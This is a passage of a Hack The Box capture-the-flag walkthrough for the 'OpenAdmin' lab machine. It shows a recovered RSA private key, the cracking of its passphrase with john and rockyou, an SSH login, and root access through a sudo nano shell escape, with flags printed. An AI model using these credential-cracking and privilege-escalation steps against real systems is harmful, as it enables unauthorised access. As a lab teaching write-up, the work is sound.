FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:~$
```

And BINGO, we have `joanne`'s RSA Private Key!

## 4.2 Joanna

Let's try and ssh into joanna's account via the RSA key.

```
root@kali:~# ssh joanna@10.10.10.171 -i ~/HTB/machines/OpenAdmin/key
Enter passphrase for key '/root/HTB/machines/OpenAdmin/key':
Enter passphrase for key '/root/HTB/machines/OpenAdmin/key':
Enter passphrase for key '/root/HTB/machines/OpenAdmin/key':
joanna@10.10.10.171's password:
Permission denied, please try again.
joanna@10.10.10.171's password:
fPermission denied, please try again.
joanna@10.10.10.171's password:
joanna@10.10.10.171: Permission denied (publickey,password).
root@kali:~#
```

Looks like we do not have the password to the RSA key. Let's try to crack the RSA key to get the password. First we need to unzip our wordlist. On Kali, unzip the rockyou.txt.gz file with the following commands:

```
root@kali:~# sudo gunzip /usr/share/wordlists/rockyou.txt.gz
root@kali:~# wc -l /usr/share/wordlists/rockyou.txt
14344392 /usr/share/wordlists/rockyou.txt
```

Now we need to get the hash out of the RSA Private Key, to do this following the commands below.

```
root@kali:~# /usr/share/john/ssh2john.py ~/HTB/machines/OpenAdmin/key >
↪  ~/HTB/machines/OpenAdmin/rsa.hash
root@kali:~#
```

Now that we have the RSA hash let's try to crack the hash via john and the rockyou password list.

```
root@kali:~# /usr/sbin/john --wordlist=/usr/share/wordlists/rockyou.txt
↪  ~/HTB/machines/OpenAdmin/rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (/root/HTB/machines/OpenAdmin/key)
1g 0:00:00:16 DONE (2020-01-22 19:26) 0.06188g/s 887481p/s 887481c/s 887481C/s
Session completed
root@kali:~#
```

And voila! We have the password to `joanna`, the password is `bloodninjas`. Let's ssh into `joanna`'s account with the password of `bloodninjas`:

```
root@kali:~# ssh joanna@10.10.10.171 -i ~/HTB/machines/OpenAdmin/key
Enter passphrase for key '/root/HTB/machines/OpenAdmin/key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 22 18:34:42 UTC 2020

  System load:  0.0               Processes:             108
  Usage of /:   49.0% of 7.81GB   Users logged in:       0
  Memory usage: 27%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.
Last login: Wed Jan 22 18:29:19 2020 from 10.10.14.42
joanna@openadmin:~$
```

Let's print the output of `user.txt`:

```
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
joanna@openadmin:~$
```

Awesome, now we just need the `root.txt` flag

## 4.3 Root

Getting root access within this box is quite easy. Let's try the same privilege escalation technics we tried with `jimmy` but now with `joanna`'s account:

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:
    /usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

Looks like we can run `sudo` on nano while reading the file `/opt/priv` without a password. Let's go a head attempt this privilege escalation.

```
GNU nano 2.9.3          /opt/priv
```

Looks like we can run this file as root, but the file is empty. Let's look at GTFOBins to see if we can leverage a privilege escalation from nano as root.

The following code can be used to break out from restricted environments by spawning an interactive system shell.

```
nano
^R^X
reset; sh 1>&0 2>&0
```

Let's try this code on OpenAdmin:

```
Command to execute: reset; sh 1>&0 2>&0#
# whoami
root
#
# cat /root/root.txt
2f907ed450b361b2c2bf4e8795d5b561
#
```

YES! We got the `root.txt` flag. Now we can review what we learned.

# 5 Additional Items

Personally I think this box was a bit harder for the beginner level. I would rank this box around a 4 for difficulty. We learned the following tools/techniques.

- Recon - Common Nmap and Gobuster usage
- Exploitation - Basic Metasploit usage
- Priv Esc - Moderate BASH enumeration to find hidden site and re-used password
- Root Esc - Commom GTFOBins Priv Esc

Now that we reviewed what we learned with this Hack The Box. Make sure you reset the Virtual Machine for the next user. Thank you for reviewing this walk-through and remember….. Happy Hacking!